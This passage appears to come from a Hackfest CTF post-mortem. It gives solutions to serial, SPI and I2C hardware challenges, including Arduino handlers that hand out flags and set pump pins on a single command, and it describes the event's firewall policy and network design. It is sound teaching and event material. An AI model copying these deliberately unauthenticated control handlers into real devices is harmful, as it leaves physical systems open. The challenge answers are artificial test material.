


Figure 25 – Circuit of the Casino LCD screen

Solution

First Challenge: HydroHF

This challenge was supposed to be the easiest but was the first to fail in the first hours of the competition for unknown reasons. TX, RX and ground cables were available on the side of the model. The player had to connect these cables, detect the settings and baud speed and explore the serial "shell". Actually, the player only had to type f and a flag was printed.

This interface was also the HydroHF dam controller. The player had to submit the correct emergency code to get the water to flow on the hydro-electric Dam.




Figure 26 - Circuit of the Serial port

Second Challenge: Robotic Arm

This challenge was solved by only one team. It was putting forward the Serial Peripheral Interface (SPI), a protocol running on 4 pins plus ground. Pins SCLK, MOSI, MISO and SS were given to players.

The first flag was obtained by sending the command "_" to the controller. The controller was returning the flag in cleartext. By buying the source code on the black market, the player could find out the supported commands, as displayed below.

```
void do_command(char x) {
 Serial.print("Processing command: ");
 Serial.println(x);
 switch (x) {
   case 'w': runMotor(M1, FORWARD); break;
   case 's': runMotor(M1, BACKWARD); break;
   case 'a': runMotor(M2, FORWARD); break;
   case 'd': runMotor(M2, BACKWARD);
break;
   case 'i': runMotor(M3, FORWARD); break;
   case 'k': runMotor(M3, BACKWARD); break;
   case 'j': runMotor(M4, FORWARD); break;
   case 'l': runMotor(M4, BACKWARD);
break;
   case '_': sendFlag(); break;
   default: break;
 }
}
```

For the second flag, it was required to align the robotic arm in front of the light sensor and trigger again the sendFlag() function with command "_".

The last flag was a bonus flag that could be found under a building. The player simply needed to break the city with the robotic arm.




Figure 27 - Circuit of the Robotic Arm

Third Challenge: Pipeline

This challenge started with the ambition of controlling fluids from Arduino. It was supposed to be a Flow Controller challenge where players would need to turn on and off a solenoid for a period of time to control the speed of the flow. However, the team lacked time and it was not implemented.

Instead, the challenge was built around the protocol I2C. Players started with 3 cables: ground, SDA and SCL and had to identify the devices on the I2C BUS. Then, players had to either bruteforce the bytes commands, or buy and source code on the Black Market. The source code allowed the player to identify a way to “update the flag” and a way to “set pins”.

```
void do_command(char cmd, String args){
 Serial.print("Processing command: ");
 Serial.println(cmd);
 switch (cmd) {
   case 'f': updateFlag(args); break;
   case 'p': setPipelinePin(args); break;
   default: break;
 }
}
```

By sending the “f” command with a AES128 key as argument, the first flag obtained was sent to the user, encrypted. The player simply needed to decrypt the flag with his own key.

The second flag was obtained by analyzing the circuit and the code to send the correct messages to the controller. The objective was to ground R1, R2 and R3 to close the pump circuit. Using I2C messages and the “p” function, the player could control pins A1 to A4. The solution was “10, 21, 30, 41”. In fact, as all pins were LOW by default, players only needed to send “p 21” and “p 41”.

```
void setPipelinePin(String args){
 int pin = args.toInt();
 switch (pin) {
   case 10:
digitalWrite(PIPELINE_PIN1,LOW); break;
   case 11:
digitalWrite(PIPELINE_PIN1,HIGH); break;
   case 20:
digitalWrite(PIPELINE_PIN2,LOW); break;
   case 21:
digitalWrite(PIPELINE_PIN2,HIGH); break;
   case 30:
digitalWrite(PIPELINE_PIN3,LOW); break;
   case 31:
digitalWrite(PIPELINE_PIN3,HIGH); break;
   case 40:
digitalWrite(PIPELINE_PIN4,LOW); break;
   case 41:
digitalWrite(PIPELINE_PIN4,HIGH); break;
   default: break;
  }
}
```




Figure 28 - Circuit to be analyzed by the players





Figure 29 - Circuit of the Pipeline

Show time

Overall, the model looked like this.



Issues

Unfortunately, everything was tested individually but not together so some challenges were harder than expected. One flag was only half-readable because of electromagnetic noise due to the length of the cables. In that case, the flag was given to the team able to prove that there was an issue.

elcaro

Author(s): Jessy Campos
Company description: When we are not suing you and our competitors, we are also making softwares.
Category: Reverse Engineering
Number of flags: 4
Points/Cash: 1100/22 000
Number of black market items: 0

Solution

https://github.com/ek0/challenges/tree/master/2015-11-16

INFRASTRUCTURE

All of the above needs to sit on a backend strong enough to handle the load from a ton of participants. This is very important for the Hackfest CTF because network or hardware problems impact the overall experience of the users and affects the fairness of the game as much as other in-game problems does. The challenge of providing as many useful features as possible without complexifying or over engineering the existing infrastructure always remains.

GENERAL TIPS

There are a few simple things that a lot of networks or even end users can benefit from. This design isn't the most perfect or secure by any means, but it's been reliable and effective for a number of years.

Use a management or many management networks, and make sure your administration interfaces are accessible only from those networks. The last thing you want during a CTF is one of the contestants hacking your infrastructure or running password attacks on it. You also do not want to pick up the habit of connecting to your privileged interfaces from non-secure network, and enforcing rules regarding that will help.

Having a network for services that will be protected from attacks by players but is still accessible to the public lets you contain front ends like DNS servers, your scoreboard, any IRC network, etc.

Defining networks for your challenges, keeping it simple if you can and not having any firewall rules on those networks will keep the control within the challenge maker's' hands and avoid mistakes caused by a misunderstanding of the network.

At this point, the infrastructure is ready to be expanded with each team's network ranges, wireless network ranges, a dozen /30s (or /64s!) for internal connectivity, DMZs and so on.


INTERNET

An important thing to have is the internet! Not everyone arrives ready at a CTF. Some people actually download ISOs of Kali Linux and install those on site. Users will often update their software, download new tools, reach out to their private tool stash or collaborate on external services. Additionally, the Windows Phenix challenge was hosted on Azure which meant additional bandwidth considerations. This year's Hackfest chose Bell Residential Gigabit Fibe Internet, which is advertised (and also reaches fairly consistently) at 940 Mbps download and 100 Mbps upload. The package was contracted for a month so we could prepare slightly in advance and make sure it worked before the event. We made the installation on October 22nd. The total cost was 220 $ for one month. The same line was used to provide wireless connectivity during the event and training.

FIREWALL

This year, the firewall was a Checkpoint running on a Dell 2850 (16gb ram & 2 Xeon CPUs), which was totally overkill but fun to build.

The policy was very simple. All protocols were allowed from the players to Internet. The firewall was reachable for ping only and the management network was not reachable by the players. The management network was allowed anywhere.



No.	Hits	Name	Source	Destination	VPN	Service	Action	Track	Install On	Time
⊟	Management (Rules 1-4)									
1	14K	FW access	fw01	Any	Any Traffic	Any	accept	Log	fw01	Any
2	1M	Management	N_172.16.66.0	Any	Any Traffic	Any	accept	Log	fw01	Any
3	1		G-Internal	fw01	Any Traffic	icmp-requests	accept	Log	fw01	Any
4	0	Hide rule	N_172.28.0.0 N_172.29.0.0 N_192.168.0.0	fw01	Any Traffic	Any	drop	Log	fw01	Any
⊟	Infra to Internet trafic (Rule 5)									
5	10M		G-Internal	✗ G-Internal	Any Traffic	Any	accept	Log	fw01	Any
⊟	Cleanup (Rules 6-7)									
6	3M		G-Internal	G-Internal	Any Traffic	Any	reject	Log	fw01	Any
7	25K		Any	Any	Any Traffic	Any	drop	Log	fw01	Any

Figure 30 - Firewall rule policy




Figure 31 - HF Network diagram

DESIGN

The infrastructure uses a hierarchical model for the network dividing it into three layers: access, distribution and core.

The access layer provides access to the network for users and VMs. The wireless network also sits on the access layer. Only standard sanity security rules were applied such as VLANs, flood protection, turning off unneeded services, and so on. It used Cisco 2960X access switches as they provide appropriate performance and features set for all of what has been required so far.

The distribution layer provides policy-based connectivity and controls the boundary between the access and core layers. Most of the security is implemented at this level. Extended access lists were used to isolate the different teams from each other, to prevent them from performing source IP spoofing attacks, while still allowing safe access to the challenges, internal services, and the Internet.

The core layer is a simple but very fast transport between the distribution switches and the Internet. For both the distribution and core layers, Cisco 4948 switches were used. EIGRP is the routing protocol used between the routing gear for the games. A tiny number of static routes are used to glue together the firewall, default paths, and any special needs from the challenge makers.

Most if not all of the devices at layer 2 are connected together via link aggregation interfaces. That gives us better bandwidth and redundancy. The hypervisors used to host the infrastructure are also connected redundantly.

HSRP has been previously used between our distribution layer switches to provide gateway redundancy. However, in an effort to simplify the network and make it easier to host it when it isn't deployed for the games, some of the redundancy has been removed. This will be compensated by having more backup hardware in place, ready to be swapped in if any problems occur, on top of the usual backup hardware. This does mean a slightly higher downtime if issues happen, but simplified configuration and maintenance and lower utility costs during the year. This partly explains why the distribution set on the diagram above mentions no “ds01” pair even though there is a “ds02” pair.

